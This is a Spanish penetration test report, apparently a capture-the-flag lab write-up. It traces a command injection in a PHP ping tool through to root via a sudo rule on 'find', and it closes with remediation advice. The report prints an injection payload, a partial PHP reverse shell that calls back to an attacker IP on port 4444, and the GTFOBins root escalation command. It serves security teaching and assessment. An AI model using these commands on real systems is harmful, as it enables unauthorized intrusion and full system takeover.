INFORME TÉCNICO DE SEGURIDAD

CONFIDENCIAL

# Test de Intrusión Identity — Junior Checklist #1

Evaluación de seguridad de aplicación web y sistema Linux · whoami-labs

OBJETIVO EVALUADO

**172.17.0.2 · HTTP/80 (Apache 2.4.52)**



| | |
|---|---|
| AUTOR | Josep Sanz |
| ROL | Analista de seguridad ofensiva / Red Team |



| | |
|---|---|
| FECHA DE LA PRUEBA | 30–31 de octubre de 2026 |
| TIPO DE PRUEBA | Caja negra (black-box) · laboratorio aislado |
| DIFICULTAD DECLARADA | Fácil (1 XP) |
| CLASIFICACIÓN | Confidencial — uso interno |

# Índice


1 Resumen ejecutivo

2 Alcance y metodología

3 Resumen de hallazgos

4 Reconocimiento y enumeración

5 Hallazgo principal — Inyección de comandos (RCE)

6 Explotación — Acceso inicial (reverse shell)

7 Escalada de privilegios a root

8 Evidencia de compromiso total

9 Recomendaciones de remediación

10 Conclusión

# 1 Resumen ejecutivo

Se realizó un test de intrusión de caja negra contra el sistema `172.17.0.2`, que expone una aplicación web de "Soporte Técnico" con una herramienta de diagnóstico de red. La evaluación tenía por objetivo determinar si un atacante sin credenciales podía comprometer el sistema desde la red y hasta qué nivel de privilegio.

El resultado es un **compromiso total del sistema**. La aplicación web contiene una vulnerabilidad de **inyección de comandos del sistema operativo** en el formulario de diagnóstico, que permite ejecutar comandos arbitrarios con el usuario del servidor web (`web-admin`). A partir de ahí, una configuración insegura de `sudo` permitió escalar privilegios hasta **root**, obteniendo control completo de la máquina.

> **Impacto global: CRÍTICO**
>
> Un atacante remoto y no autenticado puede ejecutar código, leer cualquier archivo del sistema y obtener privilegios de administrador (root) en cuestión de minutos. Ambas banderas del laboratorio (usuario y root) fueron capturadas.

| | |
|---|---|
| **Nivel de acceso alcanzado** | root (control total) |
| **Vector de entrada** | Inyección de comandos en aplicación web |
| **Autenticación requerida** | Ninguna |
| **Flag de usuario** | `Identity{3num34t1on_1s_th3_k3y}` |
| **Flag de root** | `Identity{p0w3r_0f_th3_checklist}` |
| **Tiempo total de compromiso** | 17 min 1 s |

# 2 Alcance y metodología

## Alcance autorizado

| | |
|---|---|
| **Sistema objetivo** | `172.17.0.2` |
| **Servicios en alcance** | Todos los puertos TCP/UDP del host |
| **Entorno** | Laboratorio aislado (whoami-labs), sin impacto sobre terceros |
| **Reglas de enfrentamiento** | Explotación completa autorizada, incluida escalada de privilegios |

> **Nota ética y legal**

> Todas las acciones descritas se ejecutaron contra un entorno de laboratorio controlado y expresamente autorizado para su explotación. Ninguna técnica debe aplicarse sobre sistemas de terceros sin autorización por escrito.

### Metodología

La prueba siguió una metodología estándar de pentesting alineada con PTES y con las tácticas de MITRE ATT&CK, en las siguientes fases:

- **Reconocimiento:** escaneo de puertos y servicios, y descubrimiento de contenido web.
- **Análisis de vulnerabilidades:** revisión de la funcionalidad expuesta.
- **Explotación:** inyección de comandos y obtención de shell remota.
- **Post-explotación:** enumeración local y escalada de privilegios a root.
- **Documentación:** recopilación de evidencias e informe.

### Herramientas empleadas

`Nmap`, `Feroxbuster`, navegador web, `netcat` (nc) y utilidades nativas del sistema (`find`, `sudo`, `php`).

## 3 Resumen de hallazgos


| ID | HALLAZGO | SEVERIDAD | CVSS 3.1 |
|---|---|---|---|
| H-01 | Inyección de comandos del SO (OS Command Injection) en el formulario de diagnóstico | Crítica | 9.8 |
| H-02 | Escalada de privilegios por `sudo` mal configurado (NOPASSWD en `find`) | Alta | 7.8 |
| H-03 | Permisos excesivos sobre el fichero del servidor web (`index.php` world-writable) | Alta | 7.1 |
| H-04 | Exposición de información del servidor (versiones en cabeceras HTTP) | Informativa | 3.7 |

## 4 Reconocimiento y enumeración

### 4.1 Escaneo de puertos (Nmap)

Se realizó un escaneo completo de puertos TCP con detección de servicios y versiones. El sistema expone únicamente el puerto **80/tcp**, sirviendo un servidor web Apache sobre Ubuntu.


```
$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
```




**Evidencia 1.** *Escaneo Nmap: el puerto 80/tcp (Apache 2.4.52) es el único servicio accesible.*

## 4.2 Descubrimiento de contenido web (Feroxbuster)


Mediante fuzzing de directorios y ficheros se identificó un recurso `index.php` además de la página por defecto. La presencia de un script PHP dinámico orientó la siguiente fase del análisis.




**Evidencia 2.** *Feroxbuster descubre `/index.php` (respuesta 200), un endpoint dinámico no listado en la página inicial.*

## 4.3 Análisis de la aplicación

El recurso `index.php` aloja una "Herramienta de Diagnóstico Interno" que solicita una dirección IP y ejecuta una comprobación de conectividad ( `ping` ) contra ella, mostrando la salida directamente en la página. Este patrón —reflejar en la respuesta la salida de un comando de sistema parametrizado por el usuario— es el indicador típico de una posible inyección de comandos.




**Evidencia 3.** *Formulario de diagnóstico: al introducir una IP ejecuta `ping` en el servidor y devuelve la salida al cliente.*

# 5 Hallazgo H-01 — Inyección de comandos (RCE)

| | |
|---|---|
| **Severidad** | **Crítica** — CVSS 3.1: 9.8 (`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`) |
| **Clasificación** | CWE-78 · OWASP Top 10 — A03:2021 (Injection) |
| **Ubicación** | `POST /index.php` — campo de dirección IP |


## 5.1 Descripción

El campo de entrada de la IP se concatena sin saneamiento en una llamada al sistema operativo (del tipo `ping -c 2 <entrada>`). Al no validarse ni filtrarse metacaracteres de shell, es posible encadenar comandos arbitrarios usando separadores como `;`, `|` o `&&`.

## 5.2 Prueba de concepto

Inyectando `127.0.0.1; id` en el campo de la IP, el servidor ejecuta `ping` y, a continuación, el comando `id`, cuya salida se refleja en la página. Esto confirma la ejecución de comandos como el usuario del servicio web.

```
Entrada: 127.0.0.1; id
...
uid=1000(web-admin) gid=1000(web-admin) groups=1000(web-admin)
```




**Evidencia 4.** *La inyección `127.0.0.1; id` devuelve `uid=1000(web-admin)`: ejecución de comandos confirmada (RCE).*

> **Impacto**
>
> La ejecución remota de código sin autenticación permite leer datos sensibles, modificar la aplicación y, como se demuestra en las fases siguientes, tomar el control completo del sistema.


# 6 Explotación — Acceso inicial

## 6.1 Obtención de una shell remota

Para pasar de la ejecución de comandos puntuales a una sesión interactiva, se puso a la escucha un `netcat` en la máquina atacante y se inyectó un *reverse shell* basado en PHP, aprovechando el mismo campo vulnerable.

```
atacante$ nc -lvnp 4444
listening on [any] 4444 ...

payload: 127.0.0.1; php -r '$sock=fsockopen("172.17.0.1",4444);...'
```




**Evidencia 5.** *Inyección del `reverse shell` PHP; el listener nc recibe la conexión entrante desde 172.17.0.2.*

## 6.2 Shell obtenida y enumeración de sudo

La conexión se estableció correctamente como `web-admin`. La enumeración con `sudo -l` reveló de inmediato el vector de escalada: el usuario puede ejecutar `/usr/bin/find` como root **sin contraseña**.


```
web-admin$ sudo -l
User web-admin may run the following commands on 7d826c9f3a09:
    (ALL) NOPASSWD: /usr/bin/find
```




**Evidencia 6.** *Shell como `web-admin`. `sudo -l` muestra `(ALL) NOPASSWD: /usr/bin/find`.*

## 6.3 Captura de la bandera de usuario

Con la shell establecida se accedió al directorio del usuario y se leyó la primera bandera.




**Evidencia 7.** *Bandera de usuario: `Identity{3num34t1on_1s_th3_k3y}`.*

# 7 Hallazgo H-02 — Escalada de privilegios a root

| | |
|---|---|
| **Severidad** | **Alta** — CVSS 3.1: 7.8 |
| **Clasificación** | CWE-250 / CWE-732 · Configuración insegura de `sudo` |
| **Técnica** | Abuso de binario GTFOBins ( `find` ) |

## 7.1 Descripción

El binario `find` permite ejecutar comandos externos mediante su opción `-exec`. Si se puede invocar como root vía `sudo` sin contraseña, el atacante puede lanzar una shell con privilegios de root. Esta técnica está documentada en GTFOBins.

## 7.2 Explotación

```
web-admin$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
```

```
Script started, output log file is '/dev/null'.
web-admin@7d826c9f3a09:/var/www/html$ stty raw -echo; fg
stty raw -echo; fg
bash: fg: current: no such job
web-admin@7d826c9f3a09:/var/www/html$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

**Evidencia 8.** *`sudo find . -exec /bin/sh \; -quit` devuelve una shell con `uid=0(root)`.*

## 8 Evidencia de compromiso total

Como prueba del control total del sistema, se leyó la bandera de root, ubicada en `/root/flag.txt` y accesible únicamente por el usuario root.

```
sudo find . -exec /bin/sh \; -quit

id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -la
total 20
drwx------ 1 root root 4096 Apr 18  2026 .
drwxr-xr-x 1 root root 4096 Oct 31 14:24 ..
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-r-------- 1 root root   33 Apr 18  2026 flag.txt
cat flag.txt
Identity{p0w3r_0f_th3_checklist}
```

**Evidencia 9.** *Bandera de root: `Identity{p0w3r_0f_th3_checklist}`.*

El laboratorio confirma la validación de ambas banderas y el compromiso completo en un tiempo total de **17 minutos**, lo que ilustra la facilidad de explotación de esta cadena de vulnerabilidades.




**Evidencia 10.** *Resumen de la intrusión: ambas banderas validadas y cadena completa RCE → web-admin → root.*

# 9 Recomendaciones de remediación

## H-01 · Inyección de comandos (Crítica)

- **No invocar el shell del sistema** con datos del usuario. Para comprobar conectividad, usar bibliotecas nativas del lenguaje en lugar de llamar a `ping` por línea de comandos.
- Si es imprescindible ejecutar un binario, usar APIs que acepten argumentos como lista (sin shell intermedio) y **validar la entrada con una lista blanca estricta** (p. ej. una expresión regular que acepte únicamente IPv4/IPv6 válidas).
- Rechazar cualquier entrada que contenga metacaracteres de shell ( `; | & $ ` > <` ).

## H-02 · Configuración de sudo (Alta)

- Eliminar la regla `NOPASSWD` para `find` . No conceder vía `sudo` binarios que permitan ejecutar comandos arbitrarios (consultar GTFOBins antes de autorizar cualquier binario).
- Aplicar el principio de mínimo privilegio: otorgar solo los comandos estrictamente necesarios y, a ser posible, con argumentos restringidos.

## H-03 · Permisos del servidor web (Alta)

- El fichero `index.php` aparece como *world-writable* ( `-rwxrwxrwx` ). Ajustar los permisos a `644` y asegurar que el usuario del servicio web no pueda modificar el código de la aplicación.

### H-04 · Exposición de información (Informativa)

- Ocultar versiones en cabeceras HTTP ( `ServerTokens Prod` , `ServerSignature Off` en Apache) para dificultar el reconocimiento.

### Defensa en profundidad

- Ejecutar el servicio web con un usuario sin privilegios y aislado (contenedor sin capacidades innecesarias).
- Desplegar un WAF y registrar/alertar sobre patrones de inyección de comandos.

## 10 Conclusión

El sistema `172.17.0.2` presenta una cadena de explotación directa que lleva desde un atacante remoto sin credenciales hasta el control total como root. El punto de entrada —una inyección de comandos en una herramienta de diagnóstico— se combina con una configuración insegura de `sudo` para producir un compromiso completo en minutos.

La causa raíz es la confianza en la entrada del usuario sin validación y la asignación de privilegios por encima de lo necesario. La corrección del hallazgo H-01 (saneamiento de la entrada) y del H-02 (regla de `sudo` ) elimina ambos eslabones críticos de la cadena y reduce drásticamente la superficie de ataque.

> **Lección clave**
>
> Toda entrada del usuario que acabe cerca de una llamada al sistema operativo debe tratarse como hostil. Validar con lista blanca y evitar el shell es más eficaz que intentar filtrar lo "malo".

---

**Josep Sanz** — Analista de seguridad ofensiva
Informe generado el 31 de octubre de 2026 · Documento confidencial
Entorno: laboratorio aislado whoami-labs · Toda la actividad fue expresamente autorizada.